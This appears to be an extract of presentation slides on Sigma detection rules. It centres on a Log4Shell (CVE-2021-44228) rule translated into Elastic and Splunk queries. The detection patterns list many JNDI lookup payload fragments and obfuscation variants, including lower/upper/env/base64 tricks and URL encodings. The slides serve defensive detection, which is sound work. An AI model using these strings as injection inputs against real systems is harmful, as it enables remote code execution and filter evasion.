(*$\{jndi\:ldap\:\/* OR *$\{jndi\:rmi\:\/* OR *$\{jndi\:ldaps\:\/* OR *$\{jndi\:dns\:\/* OR *\/$%7bjndi\:* OR *%24%7bjndi\:* OR *$%7Bjndi\:* OR *%2524%257Bjndi* OR *%2F%252524%25257Bjndi%3A* OR *$\{jndi\:$\{lower\:* OR *$\{\:\:\-j\}$\{* OR *$\{jndi\:nis* OR *$\{jndi\:nds* OR *$\{jndi\:corba* OR *$\{jndi\:iiop* OR *Reference\ Class\ Name\:\ foo* OR *$\{$\{env\:BARFOO\:\-j\}* OR *$\{\:\:\-l\}$\{\:\:\-d\}$\{\:\:\-a\}$\{\:\:\-p\}* OR *$\{base64\:JHtqbmRp* OR *$\{$\{env\:ENV_NAME\:\-j\}ndi$\{env\:ENV_NAME\:\-\:\}$\{env\:ENV_NAME\:\-l\}dap$\{env\:ENV_NAME\:\-\:\}\/\/* OR *$\{$\{lower\:j\}ndi\:$\{lower\:l\}$\{lower\:d\}a$\{lower\:p\}\:\/\/* OR *$\{$\{upper\:j\}ndi\:$\{upper\:l\}$\{upper\:d\}a$\{lower\:p\}\:\/\/* OR *$\{$\{\:\:\-j\}$\{\:\:\-n\}$\{\:\:\-d\}$\{\:\:\-i\}\:*)
Suggest translation
Copy
Translating to: Elastic Query

Example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COMPANY
SIGN IN
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Select document
Sigma
ArcSight Rule
Azure Sentinel Query
Elastic Query
QRadar
Splunk
Splunk Alert
Translate
1 | | |
2 | | |
3 | | |
4 | | | title: Log4j RCE CVE-2021-44228 Generic
5 | | | id: 5ea8faa8-db8b-45be-89b0-151b84c82702
6 | | | status: experimental
7 | | | description: Detects exploitation attempt against log4j RCE
vulnerability reported as CVE-2021-44228 (Log4Shell)
8 | | | author: Florian Roth
9 | | | date: 2021/12/10
10 | | | modified: 2021/12/13
11 | | | references:
12 | | | | | - https://www.lunasec.io/docs/blog/log4j-zero-day/
("$${jndi:ldap:/" OR "$${jndi:rmi:/" OR "$${jndi:ldaps:/" OR
"$${jndi:dns:/" OR "/$$%7bjndi:" OR "%24%7bjndi:" OR "$$%7Bjndi:" OR
"%2524%257Bjndi" OR "%2F%252524%25257Bjndi%3A" OR "$${jndi:$${lower:" OR
"$${::-j}$${" OR "$${jndi:nis" OR "$${jndi:nds" OR "$${jndi:corba" OR
"$${jndi:iiop" OR "Reference Class Name: foo" OR "$${$${env:BARFOO:-j}" OR
"$${::-l}$${::-d}$${::-a}$${::-p}" OR "$${base64:JHtqbmRp" OR
"$${$${env:ENV_NAME:-j}ndi$${env:ENV_NAME:-:}$${env:ENV_NAME:-
l}dap$${env:ENV_NAME:-:}//" OR
"$${$${lower:j}ndi:$${lower:l}$${lower:d}a$${lower:p}://" OR
"$${$${upper:j}ndi:$${upper:l}$${upper:d}a$${lower:p}://" OR "$${$${::-
j}$${::-n}$${::-d}$${::-i}:")
Suggest translation
Copy
Translating to: Splunk

Benefits of Writing rules in SIGMA

- Provide additional context in addition to the detection logic
- Be flexible (vendor neutral)
- Share your work in a way that'll help the community at large
- And mcuh more

Agenda

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Resources

Get involved, learn and contribute

- SIGMA Project (https://github.com/SigmaHQ/sigma)
  - 280 Contributers
  - 1000+ Rules
- SIGMA Resources (https://github.com/nasbench/SIGMA-Resources)
  - Blogs, Cheat Sheets, Talks, Slides and much more
- Uncoder (https://uncoder.io/)

Thank You

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